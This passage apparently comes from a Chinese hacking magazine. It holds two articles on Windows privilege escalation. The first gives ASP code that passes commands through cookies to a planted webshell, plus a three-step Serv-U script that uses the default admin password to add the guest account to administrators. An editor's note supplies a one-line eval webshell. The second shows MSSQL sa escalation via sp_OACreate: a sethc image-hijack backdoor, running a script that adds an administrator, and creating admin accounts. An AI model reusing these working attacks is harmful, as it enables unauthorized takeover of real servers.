p_code = request("code")
p_url = request("url")
        '小马URL
p_ref = p_url
                     '来源URL，一般不用改
'开始构造COOKIES数据
p_cok= p_pw &"="& escape(p_code) &";mycode="& escape(p_mycode) &";"
p_cok=URLEncoding(p_cok)                                   'URLEncode编码处理
response.write· PostData(p_url,"",p_cok,p_ref)             '发送数据

''''''''''''下面的函数都是引用网上的''''''''''''''''''
Function PostData(PostUrl,PostStr,PostCok,PostRef)
Dim Http
Set Http = Server.CreateObject("msxml2.serverXMLHTTP")
With Http
.Open "POST",PostUrl,False
.SetRequestHeader "Content-Length",Len(PostStr)
.SetRequestHeader "Content-Type","application/x-www-form-urlencoded"
.SetRequestHeader "Referer",PostRef
.SetRequestHeader "Cookie",PostCok
.Send PostStr
PostData = .ResponseBody
End With
Set Http = Nothing
PostData =bytes2BSTR(PostData)
End Function

Function bytes2BSTR(vIn)
Dim strReturn
Dim I, ThisCharCode, NextCharCode
strReturn = ""
For I = 1 To LenB(vIn)
ThisCharCode = AscB(MidB(vIn, I, 1))
If ThisCharCode < &H80 Then
strReturn = strReturn & Chr(ThisCharCode)
Else
NextCharCode = AscB(MidB(vIn, I + 1, 1))
strReturn = strReturn & Chr(CLng(ThisCharCode) * &H100 + CInt(NextCharCode))
I = I + 1
End If
Next
bytes2BSTR = strReturn
End Function

Function URLEncoding(vstrin)
strReturn=""
Dim i
For i=1 To Len(vstrin)
ThisChr=Mid(vstrin,i,1)
if Abs(Asc(ThisChr))< &HFF Then
strReturn=strReturn & ThisChr
Else
InnerCode=Asc(ThisChr)
If InnerCode<0 Then
InnerCode=InnerCode + &H10000
End If
Hight1=(InnerCode And &HFF00) \&HFF
Low1=InnerCode And &HFF
strReturn=strReturn & "%" & Hex(Hight1) & "%" & Hex(Low1)
End if
Next
strReturn=Replace(strReturn,chr(32),"%20") '转换空格,如果网站过滤了空格,尝试用/**/来代替%20
strReturn=Replace(strReturn,chr(43),"%2B")   '转换+字符
'strReturn=Replace(strReturn,过滤字符,"转换为字符")  '在此增加要过滤的代码
URLEncoding=strReturn
End Function
%>
```

这是一个用Cookies提交自定义ASP代码的脚本，有的同学可能已发现这其实是"lake2一句话客户端"的一个功能，只是把它分离出来稍加改造，而后面的ASP代码也是从"中转注入"工具参考而来的。根据这两点，同学们可以试着动手，把lake2一句话客户端的其它功能也改造成拥有两种提交方式的加强版。

那怎样利用它来进行serv-u提权呢？这就需要我们对serv-u提权原理有一定的了解了，废话不多说，09年10期的黑手就有这样一篇文章，不懂的先去恶补一下吧。我们分离一下代码，分三步：第一步是建立新的域并建立有系统权限FTP用户；第二步是利用该账号执行命令添加windows系统用户；第三步是删除新建的域。

先把下面代码粘贴到客户端的文本域：

```
-----------------代码开始-----------------
Dim user, pass, port, ftpport, cmd, loginuser, loginpass, deldomain, mt, newdomain, newuser, deluser, delusername, quit
user="LocalAdministrator"
pass="#l@$ak#.lk;0@P"
port="43958"
cmd="cmd /c net user guest /active:yes & net user guest 123456 & net localgroup administrators guest /add"
fpath="c:\\"
delusername="go"
ftpport=65500
timeout=3
loginuser="User " & user & vbCrLf
loginpass="Pass " & pass & vbCrLf
deldomain="-DELETEDOMAIN" & vbCrLf & "-IP=0.0.0.0" & vbCrLf & " PortNo=" & ftpport & vbCrLf
newdomain="-SETDOMAIN" & vbCrLf & _
"-Domain=goldsun|0.0.0.0|" & ftpport & "|-1|1|0" & vbCrLf & _
"-TZOEnable=0" & vbCrLf & " TZOKey=" & vbCrLf
mt="SITE MAINTENANCE" & vbCrLf
deluser="-DELETEUSER" & vbCrLf & _
"-IP=0.0.0.0" & vbCrLf & _
"-PortNo=" & ftpport & vbCrLf & _
"-User=" & delusername & vbCrLf & _
newuser="-SETUSERSETUP" & vbCrLf & _
"-IP=0.0.0.0" & vbCrLf & _
"-PortNo=" & ftpport & vbCrLf & _
"-User=go" & vbCrLf & _
"-Password=od" & vbCrLf & _
"-HomeDir=" & fpath & vbCrLf & _
"-LoginMesFile=" & vbCrLf & _
"-Disable=0" & vbCrLf & _
"-RelPaths=1" & vbCrLf & _
"-NeedSecure=0" & vbCrLf & _
"-HideHidden=0" & vbCrLf & _
"-AlwaysAllowLogin=0" & vbCrLf & _
"-ChangePassword=0" & vbCrLf & _
"-QuotaEnable=0" & vbCrLf & _
"-MaxUsersLoginPerIP=-1" & vbCrLf & _
"-SpeedLimitUp=0" & vbCrLf & _
"-SpeedLimitDown=0" & vbCrLf & _
"-MaxNrUsers=-1" & vbCrLf & _
"-IdleTimeOut=600" & vbCrLf & _
"-SessionTimeOut=-1" & vbCrLf & _
"-Expire=0" & vbCrLf & _
"-RatioUp=1" & vbCrLf & _
"-RatioDown=1" & vbCrLf & _
"-RatiosCredit=0" & vbCrLf & _
"-QuotaCurrent=0" & vbCrLf & _
"-QuotaMaximum=0" & vbCrLf & _
"-Maintenance=System" & vbCrLf & _
"-PasswordType=Regular" & vbCrLf & _
"-Ratios=None" & vbCrLf & _
" Access=c:\\|RWAMELCDP" & vbCrLf
quit="QUIT" & vbCrLf
''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''
三次提交，分别用下面1、2、3步的内容粘贴到这里
''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''
Sub RRS(str)
response.write(str)
End Sub
-----------------代码结束-----------------
```

1、建立新的域并建立有系统权限FTP用户

```
set a=Server.CreateObject("Microsoft.XMLHTTP")
a.open "GET", "http://127.0.0.1:" & port & "/goldsun/upadmin/s1",True, "", ""
a.send loginuser & loginpass & mt & deldomain & newdomain & newuser & quit
RRS("<script language='javascript'>")
RRS("document.write('<center>正在连接 127.0.0.1:"&port&",使用用户名: "&user&",口令: "&pass&"...<center>');")
RRS("</script>")
Set a=Nothing
```

2、利用该账号执行命令添加windows系统用户

```
set b=Server.CreateObject("Microsoft.XMLHTTP")
b.open "GET", "http://127.0.0.1:" & ftpport & "/goldsun/upadmin/s2", True, "", ""
b.send "User go" & vbCrLf & "pass od" & vbCrLf & "site exec " & cmd & vbCrLf & quit
RRS("<script language='javascript'>")
RRS("document.write('<center>正在添加系统账号,请等待...,<center>');")
RRS("</script>")
Set b=Nothing
```

3、删除新建的域

```
set c=Server.CreateObject("Microsoft.XMLHTTP")
c.open "GET", "http://127.0.0.1:" & port & "/goldsun/upadmin/s3", True, "", ""
c.send loginuser & loginpass & mt & deldomain & quit
RRS("<center>提权完毕,已执行了命令:<br><font color=red>"&cmd&"</font><br><br>")
RRS("</center>")
Set c=Nothing
```

三次用Cookies方式提交数据都没被拦截，代码成功执行之后guest账号就被激活，密码123456，隶属管理员组，如图4所示。如果你未成功，请认真琢磨09年10期的那篇文章并考虑实际情况下的细节、前提等因素，然后对代码进行简单的修改!

文章就写到这里，不过在这里我对《5周年重生原始版第二季》中《Microsoft Windows Scripting Encoder解密算法浅析》作如下更正：文中给出的strdencode()函数的倒数第四行h_str:=midstr(encodestring,tem+4,length(encodestring)-tem-3);// 最后应该是减3。真是抱歉！这次一同附上那个VBScript Encoder&DEcode.exe解码工具。

（文章提到的VBScript Encoder&DEcode.exe和作者写的cookies.asp、mycode.htm已收录在本期光盘中）

编辑点评：作者是一个很善于学习的人，其举一反三的水平也有值得我们去学习的地方。不过文章写得有点不详细，我来补充一下，除了作者写的cookie.asp、mycode.htm，你还要写一个<%eval(request("你的密码"))%>这样源码的小asp文件作为mycode.htm提交的服务端。如果要来回切换post和cookie提交，记得要刷新一下页面才可以，要不然会出错。




图4

mssql_sa权限的另类提权方法

图 南拳Daddy




图1




图2




图3

之前在网上看到一篇文章叫《sa无xp_cmdshell下取权限又一简单方法》，就是用sp_oacreate创建一个scripting.filesystemobject对象，然后用sp_oamethod执行copyfile方法实现替换系统目录下的sethc.exe来得到粘贴键后门。思路确实不错，当然还可以调用scripting.filesystemobject对象来写入脚本木马或读取文件。

这段时间本人也在研究相关的提权方法，于是发散思维，又得出了一些新的思路，特来分享。

先来简单看一下sp_oacreate存储过程的语法：

```
sp_OACreate progid, | clsid,
objecttoken OUTPUT
[ , context ]
```

一共三个参数，其中只有两个是我们关心的，如下：progid是要创建的OLE对象的程序标识符（ProgID）；objecttoken OUTPUT是返回的对象令牌，并且必须是数据类型为int的局部变量。再来简单看一下sp_OAMethod存储过程的语法：

```
sp_OAMethod objecttoken,
    methodname
    [, returnvalue OUTPUT]
    [ , [ @parametername = ] parameter [ OUTPUT ]
    [...n]]
```

其中参数objecttoken是先前用sp_OACreate创建的OLE对象令牌。methodname是要调用的OLE对象的方法名。returnvalue OUTPUT是该OLE对象的方法的返回值。

[@parametername =] parameter [OUTPUT]是方法参数。要想查看上面两个存储过程的详细信息，可再baidu一下。

我们知道在写vbs脚本的时候，用createobject可创建的ole对象是很多的，同样的，我们也可以在Sqlserver sysadmin权限下用sp_oacreate存储过程创建可以为我们提权的ole对象。

第一个思路是用Wscript.Shell的regread方法来读取注册表和用regerite方法来写入注册表。先给出代码，再分析。

```
declare @oo int exec sp_oacreate 'Wscript.Shell', @oo out exec sp_oamethod @oo,' regread',null,'HKLM\SYSTEM\CurrentControlSet\Control\TerminalServer\WinStations\RDP-Tcp\PortNumber'://读取远程终端端口
declare @oo int exec sp_oacreate 'Wscript.Shell', @oo out exec sp_oamethod @oo,' regwrite',null,'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe', 'c:\WINDOWS\system32\taskmgr.exe', REG_SZ;// 映像劫持
```

这里只分别给出读取注册表和写入注册表的一个实例，大家可以举一反三。包括读取radmin端口、密码；vnc端口、密码；web路径等等。其实除了这种方法，用sqlserver的xp_regread存储过程和xp_regwrite存储过程来分别实现注册表的读取和写入也是可以的(但是这两个存储过程被管理员删除的概率比sp_oacreate和sp_oamethod要大，当然了，上面的方法与wscript.shell有关，如果wscript.shell被删，将无法操作注册表)。

第二个思路是用Shell.Application的ShellExecute方法来执行程序或vbs脚本。先给出代码，再分析。

```
declare @oo int exec sp_oacreate 'Shell.Application', @oo out exec sp_oamethod @oo,' ShellExecute',null,'SaUU.vbs','','c:\','','1'
```

其中SaUU.vbs为添加管理员帐号的vbs脚本，放在c盘根目录下，效果如图1、图2所示。

值得一提的是，这种方法是不需要有cmd.exe system 权限的（如图3所示：我已经把cmd.exe的system的读取和执行权限给删除了）。

除了ShellExecute方法，Shell.Application对象还有一个open方法，但我试了，不管cmd.exe有没有system 权限（因为mssql sa 用的是system权限），执行程序还是vbs脚本都不能成功。

第三个思路是用Shell.users的create来创建具有管理员的帐号。还是先给出代码，再分析。

```
DECLARE @o int
DECLARE @z int
EXEC sp_OACreate 'Shell.Users',@o OUT
EXEC sp_OAMethod @o, 'Create', @z OUT, 'iishelp'
EXEC sp_OASetProperty @z, 'setting', 3 ,
'AccountType'
EXEC sp_OAMethod @z, 'ChangePassword',NULL ,
'123456', ''
```

效果图如图4、图5所示。

好了，就举这几个例子，剩下的留给大家自由发挥了，其实可以提权的ole对象还有很多，如Wscript.network等等。

